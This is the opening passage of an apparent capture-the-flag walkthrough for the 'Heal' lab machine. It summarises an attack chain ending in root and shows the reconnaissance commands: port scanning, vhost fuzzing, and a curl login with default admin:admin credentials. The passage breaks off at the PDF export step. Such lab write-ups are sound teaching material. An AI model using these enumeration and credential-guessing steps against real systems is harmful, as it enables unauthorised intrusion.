Heal
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Heal is a tightly chained medium Linux box. The front end is a React app talking to a Ruby on Rails API (api.heal.htb); the résumé exporter has a path traversal (/download?filename=) that reads Rails' SQLite database and, with it,ralph's bcrypt hash, whichjohncracks. Those credentials open a third subdomain running LimeSurvey 6.6.4, where a malicious plugin gives a shell aswww-data. The PostgreSQL password inconfig.phpis reused forsu ron, and from there a port forward exposes an internal Consul vulnerable to RCE via service registration, which runs asroot.
Reconnaissance
Ping
We start with a ping to confirm the box answers and to read the TTL, which hints at the operating system.
ping -c 1 10.10.11.4664 bytes from 10.10.11.46: icmp_seq=1 ttl=63 time=38.2 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.46 -oG scan
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
MAC Address: 00:50:56:B0:2E:D8 (VMware)
Only two ports out of 65535. A surface that narrow means the whole attack has to go through 80, because SSH without credentials is not a vector.
To avoid copying the ports by hand into the second scan, a helper function from .zshrc:

Extracting information...
IP Address: 10.10.11.46
Open ports: 22,80

Ports copied to clipboard
nmap -p22,80 -sCV 10.10.11.46
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The line that matters is Did not follow redirect to http://heal.htb/: the server answers the raw IP with a redirect to a domain name. That is virtual hosting, and it means that without that name in /etc/hosts you never see the real site.

10.10.11.46 heal.htbwhatweb identifies the front-end stack:
whatweb http://heal.htb
http://heal.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
IP[10.10.11.46], Script, Title[Heal], X-Powered-By[Express], nginx[1.18.0]
The X-Powered-By[Express] gives away a Node/Express backend serving the front end; the Heal title and the nginx in front complete the stack.
What directory fuzzing did not find
Before looking at subdomains, the obvious step: hunt for paths on the domain itself.
dirsearch -u http://heal.htb/
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/krmena/reports/http_heal.htb/__24-12-22_19-24-53.txt

Target: http://heal.htb/

[19:24:53] Starting:

Task Completed
Not one result. That is not a tool failure: it is exactly what you get from a React SPA, where every route is resolved by JavaScript in the browser and the server always returns the same index.html. A wordlist of 11,460 names finds nothing because there is nothing on the filesystem to find. The practical consequence: if the logic is not in paths, it is on another host.
The site does not let us in the front door either. Logging in with made-up credentials returns the same generic message, without telling apart a missing user from a wrong password:

Something went wrong!The NEW HERE? SIGN UP link leads to the registration form, which fails the same way:

Something went wrong!Registration is broken (or disabled), so there is no way to create a legitimate account.
Subdomains: the Rails API
With path fuzzing exhausted and registration closed, what remains is vhost fuzzing: hitting the same IP over and over while changing the Host header, and keeping the different answers.
gobuster vhost -u http://heal.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 300 --append-domain | grep -v 400
Starting gobuster in VHOST enumeration mode
Found: api.heal.htb Status: 200 [Size: 12515]
Found: API.heal.htb Status: 200 [Size: 12515]
Progress: 220559 / 220560 (100.00%)
Confirmed with wfuzz, filtering out the default response codes:
wfuzz -u http://heal.htb -H "Host: FUZZ.heal.htb" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hc=301,400 -t 200
Target: http://heal.htb/
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001026:   200        90 L     186 W      12515 Ch    "api"
000012688:   200        90 L     186 W      12515 Ch    "API"
Out of 220,559 names, one: api (plus its uppercase twin, which is the same vhost, since DNS names are case-insensitive). Added to /etc/hosts:


10.10.11.46 heal.htb api.heal.htbapi.heal.htb answers with the default Ruby on Rails 7.1.4 page (Ruby 3.3.5). There is no direct CVE for that version, so the path will be in the application logic.
Access to the application
How the front end authenticates
Before attacking the login we need to see what it sends. Intercepting with Burp shows two requests per attempt, not one:

The first is an OPTIONS (the CORS preflight the browser sends on its own when the front end on heal.htb talks to api.heal.htb, a different origin). It carries no credentials and is no use for attacking. The second one is:

POST /signin HTTP/1.1
Host: api.heal.htb
Content-Type: application/json
Origin: http://heal.htb

{
    "username":"test",
    "password":"test"
}
The key detail for automation: the body is JSON, not a form. That rules out hydra's http-post-form as-is and means building the request by hand:
curl http://api.heal.htb/signin -H "Content-Type: application/json" --data '{"username":"admin","password":"admin"}'

{"token":"eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoOfQ.J0NnCAdf82F0IukEy8HTIUHK49VpBnwHhtd4hBp-Y_w"}The default credentials admin:admin land on the first try. The answer is not a cookie but a JWT, which the front end will store and send in the Authorization: Bearer header of every later call; worth noting, because we will need it to replay requests from Burp.
For completeness, this is how the brute-force against that endpoint would be set up (unnecessary here, but it is the route you would take without guessing the default credential):


Once inside, the application is a résumé builder that can export the CV to PDF.

How the PDF gets generated
Exporting the CV fires another sequence of requests. First the usual OPTIONS:
